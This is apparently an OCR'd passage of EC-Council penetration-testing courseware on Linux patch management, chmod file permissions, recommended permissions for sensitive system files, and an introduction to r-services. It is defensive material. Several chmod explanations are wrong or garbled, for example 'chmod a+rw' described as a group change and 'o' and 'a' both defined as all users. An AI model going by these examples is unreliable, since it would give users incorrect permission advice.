


Figure A.199: Screenshot displaying killed process

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Linux Patch Management

In Linux, the patch updates are applied to software components of Linux such as kernel or services. The patches help you remove any existing vulnerabilities, look into security problems and include the latest features. Administrators are required to test the patches before installing on a host machine. Testing the upgraded software helps verify the upgraded software is correct.

Some Linux distributions can be configured to warn you when patches for installed software are available. Security fixes are the most important patches that resolve security issues of the systems. Once the security threat is revealed, Linux distributes its security patches in hours. An administrator should keep themselves up to date while handling security issues of Linux.

An easy way to receive all the updates is to constantly subscribe for updates from the vendors. The updates should be for kernel, inetd and for certain services.

- Linux systems can have a command line or a graphic software tool.
- Most of the updates can be located on the distribution's website.
- The admin can download and install updates using third-party applications.

The Red Hat Linux distribution provides a patch management system solution through two tools:

- **Red Hat Network (RHN)**: To get the benefits of patches available in RHN, organizations are required to purchase its license. The web resource can be configured on host machines. It provides information on the current available patches for Linux. Users can have custom based or free services from the online resource. For routine awareness of patch releases, administrators are advised to setup a Java based program called RHN Alert Notification Tool. When a new update is released, it notifies the administrator through a change in its icon.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **RPM Package Manager**: The functioning of RPM is similar to RHN; however, it does not provide detailed information about every patch available. RPM provides a list of available patches through a user interface. The functioning of RPM is operated by the command rpm. When an important patch is set to necessary, RPM downloads the patch on the system.


Update or patch your Linux system in one of the following ways:

- Download updated packages from a distribution's website and manually install it on your system
  - Check your distribution's website for the latest patch and update
- Download and install updates using third-party applications

Most Linux distributions come with a command line or even graphic software to update your Linux system. Use the following tools to update your Linux system:

- Use `up2date` for Red Hat based Linux distributions
- Use `apt-get` for Debian based Linux distributions
- Use `swaret` for Slackware based Linux distributions
- Use `autoupdate` for other RPM-based Linux distributions

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File System Security: Unix/Linux

Access control through file permissions is useful to control unauthorized access to system resources. An individual user, group of users or all who access the system can have access to certain directories and files if they have the permissions to access them.

Components of Unix/Linux File System Security

- File Permission
- Account Permission
- File Permissions
- Access control List

Attributes of Setting File System Permission

- Owner Permission-
- Group Permission-
- Other permission-

File System Access Protection


- Read- Read File or Directory content
- Write- Write data to a file or change the content of directory
- Execute- Run Executable program or search content of folder or subdirectory

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Setting Permission for File or Directory

- Symbolic Mode e.g. `chmod g + rw` here (g=group, +-=operation such as add, remove, set & rw read write)
- Absolute Mode e.g. `chmod u=rwx,g=rx,o=r row*` (it will apply to all rows current directory)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding and Checking Linux File Permissions

Each file and directory has three user based permission groups:

- **Owner**: Applies only to the owner of the files or directories. First name after number is Owner name.
- **Group**: Applies to the group using the files and directories. Second name after number id group name.
- **All users**: Applies to all the users in the system.

Permission Types

Each file or directory has three types of basic permissions:

- **Read**: Users can only read the contents of the files or directories. r -> denotes read permission.
- **Write**: Users can only write or modify the changes of the files or directories. w -> denotes write permission.
- **Execute**: Users can execute the files or directories to view its contents. The Execute permission affects a user's capability to execute a file or view the contents of a directory. x -> denotes execute permission.
- Also, "- "refers to No permission. This means, If the file or directory does not have the permission.

User Rights/Permissions

The permission in the command line can be written as: `_rwxrwxrwx 1 owner:group`

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The first character in the directory list denotes file type (d, if directory)
- The first three characters (`rwx`) are for the owner permissions.
- The next three characters (`rwx`) are for the Group permissions.
- The next three characters (`rwx`) are for the All Users permissions.
- The number in the command represents the hard links of the file.
- The Owner and Group assignment formatted as Owner: Group.



Figure A.200: Screenshot displaying users and groups

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Changing File Permissions

- Check for permission on **sensitive files**
- Use **chmod** command to change the permissions of a file or directory
  - `chmod [permission Value] [File Name]`

Common Directory Permission Settings

Value	Meaning
777	(rwxrwxrwx) No restrctions on permissions. Anybody can list files, create new files in the directory, and delete files in the directory
755	(Rwxr-xr-x) The directory owner has full access. All others can list the directory but cannot read or delete it. This setting is useful for directories that you wish to share with other users
700	(Rwx------) The directory owner has full access. Nobody else has any rights. This setting is useful for directories that only the user can use and must be kept private from others

Common File Permission Settings

Value	Meaning
777	(Rwxrwxrwx) No restrcitions on anything. Anybody can do anything. Generally, not a desirable setting
755	(Rwxr-xr-x) The file owner may read, write, and execute the file. Others can read and execute the file. This setting is useful for all programs that are used by all users
700	(Rwx------)The file owner my read, write, and execute the file. Nobody else has any rights. This setting is useful for programs that only user may use and are kept private from others
666	(rw-rw-rw) All users can read and write the file
644	(rw-r—r--) The owner can read and write a file, while others may only read the file. A very common setting where everybody may read but only the owner can make changes
600	(rw-------) Owner can read and write a file. Others have no rights. A common setting for files that the owner wants to keep private

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Changing File Permissions

Modifying the Permissions

`chmod` is a Linux command that will allow administrators to change the permissions of the file. Administrators can edit the permissions using `chmod`. Administrators can explicitly assign the permissions or can use the binary number series.

Permissions defined Explicitly

Administrators need to refer the Permission Group and Permission Types. The Permission Groups used are:

- `u`: Owner
- `g`: Group
- `o` or `a`: All Users

The operators used along with the groups are the + (plus) and – (minus). These assignment operators define if the permission has to added or deleted.

Example: A file has its permission set to `_rw_rw_rw`, which means that the owner, group and all users have read and write permission.

- If the permission has to be removed from All Users, the modification will be:
  - `chmod a-rw file1`
- If the same group permission has to be added, the command will be:
  - `chmod a+rw file1`

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Permissions defined through Binary Numbers

A sample permission string would be chmod 640 file1, which means that the owner has read and write permissions, the group has read permissions, and all other users have no rights to the file. The first number represents the Owner permission; the second represents the Group permissions; and the last number represents the permissions for all other users. The numbers are a binary representation of the rwx string.

- r = 4
- w = 2
- x = 1

Administrators are required to include the binary permissions for each of the three permission groups.

Advanced Permissions

The special permissions flag can be marked with any of the following:

- _ :no special permissions
- `d`: directory
- `l`: The file or directory is a symbolic link
- `s`: setuid/setgid permissions.
- `t`: sticky bit permissions.

Ensure that you check for permission on sensitive files:

Use `chmod` command to change the permissions of a file or directory:

Syntax: `chmod [permission Value] [File Name]`

Value	Meaning
777	(rwxrwxrwx) No restrctions on permissions. Anybody can list files, create new files in the directory, and delete files in the directory
755	(Rwxr-xr-x) The directory owner has full access. All others can list the directory but cannot read or delete it. This setting is useful for directories that you wish to share with other users
700	(Rwx------) The directory owner has full access. Nobody else has any rights. This setting is useful for directories that only the user can use and must be kept private from others

Table A.21: Common Directory Permission Settings

Value	Meaning
777	(Rwxrwxrwx) No restrcitions on anything. Anybody can do anything. Generally, not a desirable setting

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

755	(Rwxr-xr-x) The file owner may read, write, and execute the file. Others can read and execute the file. This setting is useful for all programs that are used by all users
700	(Rwx------)The file owner my read, write, and execute the file. Nobody else has any rights. This setting is useful for programs that only user may use and are kept private from others
666	(rw-rw-rw) All users can read and write the file
644	(rw-r—r--) The owner can read and write a file, while others may only read the file. A very common setting where everybody may read but only the owner can make changes
600	(rw-------) Owner can read and write a file. Others have no rights. A common setting for files that the owner wants to keep private

Table A.22: Common File Permission Settings

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Check and Verify Permissions for Sensitive Files and Directories

Permission	File Pathname	Description
600	/boot/grub/menu.lst	GRUB boot loader menu file
400	/etc/cron.allow	List of users permitted to use cron to submit periodic jobs
400	/etc/cron.deny	List of users who can't use cron to submit periodic jobs
644	/etc/crontab	System-wide periodic jobs
644	/etc/hosts.allow	List of hosts allowed to use internet services that are started using TCP wrappers
644	/etc/hosts.deny	List of hosts denied access to internet services that are started using TCP wrappers
644	/etc/logrotate.conf	File that controls how log files rotate
644	/etc/xinetd.conf	Configuration file for xinetd server
755	/etc/xinetd.d	Directory containing configuration files for specific
755	/var/log	Directory with all log files
644	/var/log/lastlog	Information about all previous logins
644	/var/log/messages	Main system message log file
664	/var/log/wtmp	Information about current logins
755	/etc/pam.d	Directory with configuration files for pluggable authentication modules (PAMs)

Source: *http://www.dummies.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check and Verify Permissions for Sensitive Files and Directories (Cont'd)

Permission	File Pathname	Description
644	/etc/passwd	Old-style password file with user account information but not the passwords
755	/etc/rc.d	Directory with system-startup scripts
600	/etc/securetty	TTY interfaces (terminals) from which root can log in
755	/etc/security	Policy files that control system access
400	/etc/shadow	Files with encrypted passwords and password expiration information
400	/etc/shutdown.allow	Users who can shut down or reboot by pressing Ctrl+Alt+Delete
755	/etc/ssh	Directory with configuration files for the Secure Shell (SSH)
755	/etc/sysconfig	System configuration files
644	/etc/sysct1.conf	Kernel configuration parameters
644	/etc/syslog.conf	Configuration file for the syslogd server that logs messages
644	/etc/udev/udev.conf	Configuration file for udev – the program that provides the capability to dynamically name hot-pluggable devices and create the device files in the /dev directory
600	/etc/vsftpd	Configuration file for the very secure FTP server
600	/etc/vsftpd.ftpusers	List of users who are not allowed to use FTP to transfer files

Source: *http://www.dummies.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check and Verify Permissions for Sensitive Files and Directories

Source: *http://www.dummies.com*

The table shown includes the typical numeric permission settings for important system files in Linux. This may slightly vary depending on the Linux distribution. After knowing the numeric permission values for common File and Directory Permission Settings, you will be able to quickly

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

identify the permissions given or changes in the permission values for sensitive files and directories of Linux. Administrators should compare and identify permission value allocations and changes in permission for the Linux hosts on their network.

Permission	File Pathname	Description
600	/boot/grub/menu.lst	GRUB boot loader menu file
400	/etc/cron.allow	List of users permitted to use cron to submit periodic jobs
400	/etc/cron.deny	List of users who can't use cron to submit periodic jobs
644	/etc/crontab	System-wide periodic jobs
644	/etc/hosts.allow	List of hosts allowed to use internet services that are started using TCP wrappers
644	/etc/hosts.deny	List of hosts denied access to internet services that are started using TCP wrappers
644	/etc/logrotate.conf	File that controls how log files rotate
644	/etc/xinetd.conf	Configuration file for xinetd server
755	/etc/xinetd.d	Directory containing configuration files for specific
755	/var/log	Directory with all log files
644	/var/log/lastlog	Information about all previous logins
644	/var/log/messages	Main system message log file
664	/var/log/wtmp	Information about current logins
755	/etc/pam.d	Directory with configuration files for pluggable authentication modules (PAMs)
644	/etc/passwd	Old-style password file with user account information but not the passwords
755	/etc/rc.d	Directory with system-startup scripts
600	/etc/securetty	TTY interfaces (terminals) from which root can log in
755	/etc/security	Policy files that control system access
400	/etc/shadow	Files with encrypted passwords and password expiration information
400	/etc/shutdown.allow	Users who can shut down or reboot by pressing Ctrl+Alt+Delete

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

755	/etc/ssh	Directory with configuration files for the Secure Shell (SSH)
755	/etc/sysconfig	System configuration files
644	/etc/sysct1.conf	Kernel configuration parameters
644	/etc/syslog.conf	Configuration file for the syslogd server that logs messages
644	/etc/udev/udev.conf	Configuration file for udev – the program that provides the capability to dynamically name hot-pluggable devices and create the device files in the /dev directory
600	/etc/vsftpd	Configuration file for the very secure FTP server
600	/etc/vsftpd.ftpusers	List of users who are not allowed to use FTP to transfer files

Table A.23: Permissions for Sensitive Files and Directories

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

R Services

R services stands for remote services also called as **Berkeley r* services**

These services allow users to remotely access the UNIX systems over the TCP/IP networks

It includes four applications to provide access control

- **rlogin** (Remote login): Provides remote login to the user
- **rsh** (Remote shell): Allows users to run shell commands
- **rcp** (Remote file copy): Enables users to copy files to and from remote systems
- **rcmd** (Remote command): Allows privileged users to run commands on the remote hosts

The remote system contains **/etc/hosts.equiv** and **.rhosts** files that contain lists of trusted and untrusted hosts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

R Services (Cont'd)

/etc/hosts.equiv File:

